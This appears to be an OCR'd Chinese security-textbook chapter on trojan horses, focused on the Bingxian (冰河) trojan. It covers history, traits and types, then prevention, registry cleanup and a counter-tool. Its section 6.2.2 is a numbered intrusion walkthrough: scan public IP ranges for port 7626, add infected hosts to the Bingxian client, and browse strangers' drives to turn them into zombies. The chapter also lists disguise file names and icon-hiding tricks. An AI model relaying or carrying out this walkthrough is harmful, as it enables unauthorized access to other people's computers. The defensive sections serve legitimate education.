当然这里要谈的并不是这个希腊故事，而是木马(也称“特洛伊木马”)，原理跟这个故事差不多(所以称之为木马)。所谓的木马程序其实就是一种远程控制程序，它会有一个客户端程序(由发木马的人控制)，一个服务端程序给不明真相者运行，只要同时在线就能通过客户端程序来控制对方的计算机。

其做法也就是首先把木马伪装成有用的程序，通过和其他应用程序(比如外挂)结合，或是和图片、声音结合，然后诱惑他人下载或直接发送给他人，当程序运行后，木马就会在每次开机时自动运行，黑客就通过木马在计算机中打开的一个秘密端口(port)用客户端连上被控的计算机。

6.1.2　木马的发展

木马程序技术发展至今，已经经历了4代，其特点分别是：

1. 第一代木马：伪装型病毒

这种病毒通过伪装成一个合法性程序诱骗用户上当。世界上第一个计算机木马是出现在1986年的 PC - Write 木马。它伪装成共享软件 PC - Write 的2.72版本(事实上，编写 PC - Write 的 Quicksoft 公司从未发行过2.72版本)，一旦用户信以为真运行该木马程序，那么

他的下场就是硬盘被格式化。此时的第一代木马还不具备传染特征。

2. 第二代木马 :AIDS 型木马

继 PC - Write 之后,1989 年出现了 AIDS 木马。由于当时很少有人使用电子邮件,所以 AIDS 的作者就利用现实生活中的邮件进行散播:给其他人寄去一封封含有木马程序软盘的邮件。之所以叫这个名称是因为软盘中包含有 AIDS 和 HIV 疾病的药品,价格,预防措施等相关信息。软盘中的木马程序在运行后,虽然不会破坏数据,但是他将硬盘加密锁死,然后提示受感染用户花钱消灾。可以说第二代木马已具备了传播特征(尽管通过传统的邮递方式)。

3. 第三代木马:网络传播性木马

随着 Internet 的普及,这一代木马兼备伪装和传播两种特征并结合 TCP/IP 网络技术四处泛滥。同时它还有新的特征:

(1)添加了"后门"功能。

所谓"后门"就是一种可以为计算机系统秘密开启访问入口的程序。一旦被安装,这些程序就能够使攻击者绕过安全程序进入系统。该功能的目的就是收集系统中的重要信息,例如,财务报告、口令及信用卡号。此外,攻击者还可以利用后门控制系统,使之成为攻击其它计算机的帮凶。由于后门是隐藏在系统背后运行的,因此很难被检测到。它们不像病毒和蠕虫那样通过消耗内存而引起注意。

(2)添加了击键记录功能。

从名称上就可以知道,该功能主要是记录用户所有的击键内容然后形成击键记录的日志文件发送给恶意用户。恶意用户可以从中找到用户名、口令以及信用卡号等用户信息。这一代木马比较有名的有国外的 BO2000(BackOrifice)和国内的冰河木马。它们有如下共同特点:基于网络的客户端/服务器应用程序。具有搜集信息、执行系统命令、重新设置机器、重新定向等功能。当木马程序攻击得手后,计算机就完全成为黑客控制的傀儡主机,黑客成了超级用户,用户的所有计算机操作不但没有任何秘密而言,而且黑客可以远程控制傀儡主机对别的主机发动攻击,这时候被俘获的傀儡主机成了黑客进行进一步攻击的挡箭牌和跳板。

4. 第四代木马:隐身木马

第四代木马在进程隐藏方面获得了重大突破,采用插入内核的嵌入方式、利用远程插入线程技术、嵌入 DLL 线程、或挂接 PSAPI 等,实现木马程序的隐藏,利用反弹端口技术突破防火墙限制,在 Windows NT/2000 下取得了良好的隐藏效果。这一切不仅能让被入侵的用户成为任其宰割的肉鸡,而且能使这些用户无法察觉。

6.1.3 木马的特征

"木马"程序是目前比较流行的病毒文件,但与一般的病毒不同,它不会自我繁殖,也并

不“刻意”地去感染其他文件。综合现在流行的木马程序，它们都有以下基本特征：

1. 隐蔽性是其首要的特征

如其它所有的病毒一样，木马也是一种病毒，它必需隐藏在系统之中，它会想尽一切办法不被发现。很多人对木马和远程控制软件有点分不清，因为木马程序就要通过木马程序驻留目标机器后通过远程控制功能控制目标机器。实际上他们两者的最大区别就是在于这一点，举个例子来说吧，像进行局域网间通讯的常用软件——PCAnywhere。PCAnwhere 在服务器端运行时，客户端与服务器端连接成功后客户端机上会出现很醒目的提示标志。而木马类的软件的服务器端在运行的时候应用各种手段隐藏自己，不可能出现什么提示，因为黑客们早就想到了方方面面可能出现的提示，已经把它们扼杀了。例如大家所熟悉木马修改注册表和 ini 文件以便电脑在下一次启动后仍能载入木马程式，它不是自己生成一个启动程序，而是依附在其它程序之中。有些把服务器端和正常程序绑定成一个程序的软件，叫做 exe - binder 绑定程式，可以让人在使用绑定的程式时，木马也就入侵了系统，甚至有个别木马程序能把它自身的 exe 文件和服务器端的图片文件绑定，在看图片的时候，木马也侵入了系统。它的隐蔽性主要体现在以下两个方面：

（1）不产生图标，它虽然在系统启动时会自动运行，但它不会在“任务栏”中产生一个图标，这是容易理解的，不然的话，很容易被发现。如果要想在任务栏中隐藏图标，只需要在木马程序开发时把“Form”的“Visible”属性设置为“False”、把“ShowintaskBar”属性设置为“False”即可。

（2）木马程序自动在任务管理器中隐藏，并以“系统服务”的方式欺骗操作系统。

2. 具有自动运行性

木马程序是一个当系统启动时即自动运行的程序，所以它必需潜入在启动配置文件中，如 win. ini、system. ini、winstart. bat 以及启动组等文件之中。

3. 木马程序具有欺骗性

木马程序要达到其长期隐蔽的目的，就必需借助系统中已有的文件，以防被发现，它经常使用的是常见的文件名或扩展名，如“dll\win\sys\explorer”等字样，或者仿制一些不易被人区别的文件名，如字母“l”与数字“1”、字母“o”与数字“0”，常修改基本文件中的这些难以分辨的字符，更有甚者干脆就借用系统文件中已有的文件名，只不过它保存在不同路径之中。还有的木马程序为了隐藏自己，也常把自己设置成一个 ZIP 文件式图标，一旦一不小心打开它时，它就马上运行。等等的这些手段那些编制木马程序的人还在不断地研究、发掘，总之是越来越隐蔽，越来越专业，所以有人称木马程序为“骗子程序”。

4. 具备自动恢复功能

现在很多的木马程序中的功能模块已不再是由单一的文件组成，而是具有多重备份，可

以相互恢复。

5. 能自动打开特别的端口

木马程序潜入计算机中的目的不主要为了破坏系统,而是为了获取对方系统中有用的信息,这样就必需当对方上网时才能与远端客户进行通讯,这样木马程序就会用服务器/客户端的通讯手段把信息告诉黑客们,以便黑客们控制机器,或实施进一步入侵的企图。根据TCP/IP协议,每台计算机可以有256乘以256端口,也即从0到65535号端口,但常用的只有少数几个,这样就给黑客们留下了很多可趁之机,当然有些端口是可以关上的,这在预防木马的办法中将会讲到。

6. 功能的特殊性

通常的木马的功能都是十分特殊的,除了普通的文件操作以外,还有些木马具有搜索cache中的口令、设置口令、扫描目标的IP地址、进行键盘记录、远程注册表的操作、以及锁定鼠标等功能,前面所讲的远程控制软件的功能当然不会有的,毕竟远程控制软件是用来控制远程机器,方便自己操作而已,而不是用来黑对方的机器的。

6.1.4 木马的功能

木马其主要就是对被控计算机进行监听和控制,具体有以下几个功能:

1. 远端监控

使用木马可以控制对方的鼠标,键盘和监视对方屏幕等。

2. 记录密码

当使用者要登入主机时,通常需要密码,此时有一些盗号程序,把密码纪录下来,然后偷偷发送到黑客的信箱。

3. 取得计算机的讯息资料

可以取得系统的各种讯息,如主机的名称,变更主机名称,设定系统路径,得知系统版本等等。

4. 设定系统功能

可以远程关机或重新启动系统、设定鼠标或把鼠标隐藏起来、终止系统程序,或是大量耗用主机资源致使系统死机。

5. 远程文件操控

此项是木马程序一般都会有的功能,入侵者可以远程操控对方的系统。

6. 发送讯息

可以发送信息给被控制端。

6.1.5　木马的分类

纵观木马的种类，按照其特性，大致可木马分为以下九大类：

1. 破坏型

这种木马唯一的功能就是破坏并且删除文件，它们非常简单，很容易使用。能自动删除目标机上的 DLL、INI、EXE 文件，所以非常危险，一旦被感染就会严重威胁到计算机的安全。不过，一般黑客不会做这种无意义的纯粹破坏的事，除非和他有仇。

2. 密码发送型

这种木马可以找到目标机的隐藏密码，并且在受害者不知道的情况下，把它们发送到指定的信箱。有人喜欢把自己的各种密码以文件的形式存放在计算机中，认为这样方便；还有人喜欢用 Windows 提供的密码记忆功能，这样就可以不必每次都输入密码了。这类木马恰恰是利用这一点获取目标机的密码，它们大多数会在每次启动 Windows 时重新运行，而且多使用 25 号端口发送 E－mail。如果目标机有隐藏密码，这些木马是非常危险的。

3. 远程访问型

这种木马是现在使用最广泛的木马，它可以远程访问被攻击者的硬盘。只要有人运行了服务端程序，客户端通过扫描等手段知道了服务端的 IP 地址，就可以实现远程控制。当然，这种远程控制也可以用在正道上，比如教师监控学生在机器上的所有操作。远程访问型木马会在目标机上打开一个端口，而且有些木马还可以改变端口、设置连接密码等，为的是只有黑客自己来控制这个木马。改变端口的选项非常重要，因为一些常见木马的监听端口已经为大家熟知，改变了端口，才会有更大的隐蔽性。

4. 键盘记录木马

这种木马非常简单。它们只做一件事情，就是记录受害者的键盘敲击并且在 LOG 文件里查找密码，并且随着 Windows 的启动而启动。它们有在线和离线记录这样的选项，可以分别记录在线和离线状态下敲击键盘时的按键情况，也就是说无论按过什么按键，黑客从记录中都可以知道，并且很容易从中得到密码等有用信息，甚至是信用卡账号。当然，对于这种类型的木马，很多都具有邮件发送功能，会自动将密码发送到黑客指定的邮箱。

5. DOS 攻击木马

随着 DOS 攻击越来越广泛的应用，被用作 DOS 攻击的木马也越来越流行起来。当黑客入侵一台机器后，给他种上 DOS 攻击木马，那么日后这台计算机就成为黑客 DOS 攻击的最得力助手了。黑客控制的计算机数量越多，发动 DOS 攻击取得成功的机率就越大。所以，这种木马的危害不是体现在被感染计算机上，而是体现在黑客利用它来攻击一台又一台计

算机,给网络造成很大的伤害和带来损失。还有一种类似 DOS 的木马叫做邮件炸弹木马,一旦机器被感染,木马就会随机生成各种各样主题的信件,对特定的邮箱不停地发送邮件,一直到对方瘫痪、不能接受邮件为止。

6. FTP 木马

这种木马可能是最简单和古老的木马了,它的惟一功能就是打开 21 端口,等待用户连接。现在新 FTP 木马还加上了密码功能,这样,只有攻击者本人才知道正确的密码,从而进入对方计算机。

7. 反弹端口型木马

木马开发者在分析了防火墙的特性后发现:防火墙对于连入的链接往往会进行非常严格的过滤,但是对于连出的链接却疏于防范。与一般的木马相反,反弹端口型木马的服务端(被控制端)使用主动端口,客户端(控制端)使用被动端口。木马定时监测控制端的存在,发现控制端上线立即弹出端口主动连结控制端打开的被动端口;为了隐蔽起见,控制端的被动端口一般开在 80,即使用户使用扫描软件检查自己的端口时,发现类似 TCP UserIP:1026 Controller IP:80 ESTABLISHED 的情况,也有可能会以为是自己在浏览网页,因为浏览网页都会打开 80 端口的。

8. 代理木马

黑客在入侵的同时掩盖自己的足迹,谨防别人发现自己的身份是非常重要的,因此,给被控制的计算机种上代理木马,让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马,攻击者可以在匿名的情况下使用 Telnet,ICQ,IRC 等程序,从而隐蔽自己的踪迹。

9. 程序杀手木马

上面的木马功能虽然形形色色,不过到了对方机器上要发挥自己的作用,还要过防木马软件这一关才行。常见的防木马软件有 ZoneAlarm,Norton,Anti - Virus 等。程序杀手木马的功能就是关闭对方机器上运行的这类程序,让其他的木马更好地发挥作用。

6.2 冰河木马

6.2.1 冰河木马简介

冰河曾经是各种黑客们常用的一种木马程序,其实冰河、Back Orifice(BO)、Net Spy 等

等都属于 Back Door(后门)一类的黑客软件。实际上是一个小小的服务器程序(安装在要入侵的机器中),通过客户端(安装在入侵者的机器中)的各种命令来控制服务端的机器,并可以轻松的获得服务端机器的各种系统信息。这个小小的服务端程序功能十分强大,这也正是很多人对它感兴趣的主要原因。下面,就冰河木马的攻击原理以及特点作一些简要的介绍。

1. 冰河简介

冰河木马的"傻瓜"性质决定了使用者不需要具有太高深的电脑专业知识就可以轻松的操纵它,所以它的危害性很大。曾经有人做过试验,用它的搜索功能在短短的几分钟内,就在所在的 IP 段内查到了数台中标的机器,然后再经过几步简单的设置,就轻松的进入了这些机器。冰河木马的实质就是一远程控制被控端的后门软件,它的功能强大,操作简单,下面将详细介绍。

2. 主要功能简介

(1) 自动跟踪目标机屏幕变化,同时可以完全模拟键盘及鼠标输入,即在同步被控端屏幕变化的同时,监控端的一切键盘及鼠标操作将反映在被控端屏幕(局域网适用)。

(2) 记录各种口令信息:包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息,且 1.2 以上的版本中允许用户对该功能自行扩充,2.0 以上版本还同时提供了击键记录功能。

(3) 获取系统信息:包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。

(4) 限制系统功能:包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。

(5) 远程文件操作:包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件(提供了四种不同的打开方式——正常方式、最大化、最小化和隐藏方式)等多项文件操作功能。

(6) 注册表操作:包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。

(7) 发送信息:以四种常用图标向被控端发送简短信息。

(8) 点对点通讯:以聊天室形式同被控端进行在线交谈。

3. 一般植入方法及植入位置

冰河的服务段程序通常情况下伪装的十分巧妙,让人难以分辨。也许它会被植入一个有趣儿的游戏、一个应用程序或伪装成一幅照片,当运行它的时候同时也就运行了木马程序。当运行了木马程序之后,它会根据设置自动写入系统文件夹内,伪装成系统文件,让人

很难分辨。例如:植入 windows\system 文件夹,一般名为 sysexplr. exe、sysrun32. exe、sysexecr. exe、mouse. exe 等等,如果对系统程序不是很了解,即使用查毒软件查出来了,也不敢轻易删除它。

6.2.2 冰河木马入侵实例

这里主要是用网上流行的两款软件,演示一下如何使用冰河木马入侵其它计算机,在此主要使用的软件是著名的国产木马冰河 2.2,以及“网络刺客 II”。

1. 下载一个端口扫描工具“网络刺客 II”,和国产木马冰河 2.2 的控制端。

2. 运行“网络刺客 II”软件,首先出现的是“网络刺客 II 注册向导”,先不管,点击“稍后”就进入了“网络刺客 II”的主界面,如图 6 - 1 所示。

图 6 - 1 网络刺客 II 主界面

3. 在“网络刺客 II”的主界面里选“工具箱”→“主机查找器”,就进入了“搜索因特网主机”界面,如图 6 - 2 所示。

4. 进入“搜索因特网主机”界面后,“起始地址”栏填 XXX. XXX. 0. 0 其中 XXX. XXX 自己去选择了,比如可以选 61. 128 或选 61. 200 等等,“结束地址”栏填 XXX. XXX. 255. 255 其中 XXX. XXX 的选择要和前面一样。“端口”栏填 7626,其他栏保持默认不动。

以上设置就是要搜索从 XXX. XXX. 0. 0 到 XXX. XXX. 255. 255 这一段 IP 地址中有冰河木马的计算机了,如果确认无误,请点击“开始搜索”,如图 6 - 3 所示。

5. 观察“总进度”和“段进度”是否在走动。如果没有走动,那一定是 IP 地址设置不对,




图 6－2　搜索因特网主机

请认真检查。如果两个进度都在走动，就成功一半了。

大约 20－30 分钟后，最下面的记录栏里就应该出现记录了（一般情况下，应该有 5、6 条记录）。每一条记录代表找到的中了冰河木马的一台计算机，前面是该计算机的 IP 地址，后面是 7626（冰河木马端口）。

6. 点击“停止搜索”，但不要退出程序，在下面还要用到。运行冰河软件，进入冰河主界面。选“文件”→“添加主机”进入添加主机窗口。

7. 在“添加主机”窗口，“显示名称”里填入第 5 步搜索到的 IP 地址，当 IP 地址填入“显示名称”里后，“主机地址”里就自动填入相同的 IP 了。“访问口令”不填，“监听端口”保持默认的 7626，如图 6－4 所示。

检查一下 IP 有没有填错，点击“确定”，在冰河主界面的“文件管理器”里就出现了刚才填入的 IP 地址了，如图 6－5 所示。

8. 这一步和下一步最重要，在冰河的主界面里，点击“文件管理器”里的“我的电脑”，这时“文件管理器”右边的框里就会出现自己的硬盘分区。比如，如果你的硬盘分的是五个区，“文件管理器”右边的框里就会从上往下依次出现 C:、D:、E:、F:、G:，如果你的硬盘分的是四个区，就会出现 C:、D:、E:、F:，如图 6－6 所示。




图 6-3 搜索主机




图 6-4 添加主机

9. 点击“文件管理器”里刚才输入的第一条 IP 地址,稍等片刻(网速慢的情况下约 10-30 秒),在“文件管理器”右边的框里就会出现对方计算机的硬盘分区了。如果看到了,就表示已经成功地进入对方的计算机了。

图6-5　可管理的IP

10. 如果发现没有出现对方计算机的硬盘分区，那么就看看冰河主界面最下端的状态栏里有什么提示，如果是下面两种情况，就放弃，返回第七步，填入搜索到的第二条IP地址。

(1)状态栏里出现“口令不对”、“口令错误”、“密码不对”、“密码错误”等之类的提示，表示该计算机的冰河木马是加了密码的，只得放弃。

(2)状态栏里出现“正在解释命令，可能是1.2以前版本”等之类的提示，也只有放弃。

11. 如果出现的是“主机没有响应”、“无法与主机建立连接”之类的提示，先别忙放弃，重复3~4遍第8步到第9步的操作，即点击“我的电脑”后点击输入的IP地址，如此反复3~4遍后，还是不行的话再放弃，返回第7步，填入搜索到的下一条IP地址。

12. 如果所有搜索到的IP地址按照第7步至第11步操作后都不能进入对方计算机，那么就是说在这个网段里没有人中冰河木马，此时只有再返回第5步，在“搜索因特网主机”界

图 6-6 文件管理

面里点击“开始搜索”,这时该程序又从停止的 IP 地址接着往下搜索了。

13. 如果看到对方的硬盘了,就说明成功了,所有的操作和自己计算机“文件管理器”里的操作一模一样,这时这台计算机就成为肉鸡了。

6.3 冰河木马防范与反攻

6.3.1 冰河木马的防范

1. 木马的防范

众所周知,木马对电脑有着强大的控制能力。木马都有一个客户端和一个服务端,一旦木马的服务端被植入了计算机,那么木马客户端的拥有者就可以像操作自己的机器一样控制被植入木马的计算机,因而利用木马进行入侵也就成为很多入侵者非常喜欢的方式。如果能采用某种办法阻止木马的植入,就可以防患于未然,将可能的损失降到最低。

所有的木马病毒要成功地运行,都必须具备两个条件,这也就成为了它们的共同的弱

点:第一,需要向目标计算机植入木马服务端程序;第二,需要激活木马服务端程序。

针对木马病毒的弱点,只要破坏其中的一个木马要运行成功必要的条件,这样就能使木马无法运行,从而达到免疫的效果。木马病毒首先要在目标计算机中植入木马服务端程序文件,在 Windows 操作系统中是不允许在同一目录下创建两个文件名完全相同的文件的,我们可以根据对木马感染的案例进行分析,然后在要植入木马文件的所有位置都放上一个与木马文件完全同名的 0 字节文件,然后对这些文件的各项参数进行设置,这样,木马病毒在植入时就会因为不能修改文件而失败,也就相当于免疫方法中的感染标识免疫,文件夹中已经存在相同文件名的文件则标志着已经被感染,所以木马服务端就不会被“二次种植”,从而避免了木马的感染。

如果运行过了冰河的服务器端的程序,而且 IP 又给黑客们知道了,那就麻烦了。黑客们可以用冰河的客户端软件,通过 Internet 控制计算机中的所有资源,有两种设置可防止这种情况的出现:

(1) 由于冰河的客户端软件在联系主机上,会用 Icmp 协议探测你的 IP 是否存在(即类似 Ping 命令的一种方式),如果探测不到,就会停止下一步的操作。所以你只要把 Icmp 关闭 ,冰河的客户端软件就会以为服务程序所在的计算机不存在而停止连接。

(2) 将 TCP 监听关闭。由于客户端软件会主动尝试与服务端程序连接,所以将 TCP 监听关闭后,服务端程序就不会响应客户端软件的控制了。TCP 监听关闭后,还可以防止端口扫描程序的扫描。对于普通用户来说,由于在互联网上只是用于 WWW 浏览,或使用 ICQ 等软件,所以关闭 TCP 监听不会影响用户的操作。

2. 木马的清除

以下介绍几种清除冰河木马的有效方法:

(1) 速效清除冰河法“恢复注册表启动项”(方法简单,适合对冰河和注册表不熟悉者使用)。

首先下载一个“清除冰河恢复注册表文件包”。将每个注册表文件在 Windows 下执行一次,再重启。经过恢复注册表后,冰河就不会再在下次启动时出现了。但是,冰河的尸体仍然留存 C 盘,不过它已经死了,不会自动复活的。对用户使用计算机并没有任何妨碍。这时便可用杀毒软件放心查杀它。

“恢复注册表文件包”说明:

exefile. reg:恢复关联了 exe 文件。

txtfile. reg:恢复关联了 txt 文件。

run. reg:

将注册表 HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \

Run 项恢复到最基本状态。

runservice. reg:

将注册表:HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservice 项恢复到最基本状态。

(2) 半手工清除冰河。

如果冰河关联了 exe 文件时,现在的一些杀毒软件在清除完冰河后造成 exe 文件不能使用,(关联 txt 文件的记事本不能定位)在这种情况下不少人唯有选择重装。

下面讲一个与杀毒软件配合的半手工清除方法:

先执行恢复注册表文件包中的 exefile. reg 恢复关联 exe 文件。再用杀毒软件查杀。这样就不会有上述情况出现了。

(3) 完全手工清除冰河。

如果熟悉冰河和注册表则可用下面方法,手工删除冰河 v1.1。

打开注册表 Regedit

点击目录至:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

查找以下的两个路径,并删除

"C:\windows\system\kernel32. exe"

"C:\windows\system\sysexplr. exe"

关闭 Regedit

重新启动到 MSDOS 方式,删除 C:\windows\system\kernel32. exe 和 C:\windows\system\sysexplr. exe。

清除冰河 v2.2 以上版本

服务器程序、路径用户是可以随意定义,写入注册表的键名也可以自己定义。

如果是默认的配置清除方法可参照清除冰河 v1.1 版方法。

否则:察看注册表"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",和"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservice"两项。把可疑的文件路径删除。

重新启动到 MSDOS 方式,删除于注册表相对应的木马程序,或在 Windows 下结束相应服务端程序(如果 Win2000 可在任务管理器中实现。如果是 Win9X,可以下载专门的进程管理软件结束它)。最后,在硬盘中用"查找",找出对应文件并删除它。重新启动 Windows,就可以了。

6.3.2　冰河木马反攻

对于冰河木马的入侵，并不是不露马脚的，在这里，介绍一款软件，用于反击冰河木马，将其清除，并找出攻击者。

此软件就是冰河木马创始人黄鑫本人编写创作的，该软件叫作“冰河陷阱”。

1.“冰河陷阱”的主要功能

（1）自动清除所有版本“冰河”。

每次启动时自动检测系统是否已经被安装了“冰河”被控端程序，如果安装了则提示用户并在用户确认后自动清除所有版本的“冰河”被控端程序。

（2）保存“冰河”配置信息。

在清除“冰河”被控端程序前会向用户显示已经被安装的“冰河”配置信息，自动清除后配置信息将保存在当前目录的“清除日志.txt”文件中。

（3）模拟“冰河”被控端。

启动“冰河陷阱”后，程序会完全模拟真正的“冰河”被控端程序对监控端的命令进行响应，使监控端产生仍在正常监控的错觉，同时完全记录监控端的 IP 地址、命令、命令参数等相关信息。

（4）向入侵者发送信息。

在入侵者尚未退出“冰河”监控端程序之前，用户可以通过“冰河信使”功能与入侵者对话。

（5）允许配置被控端信息。

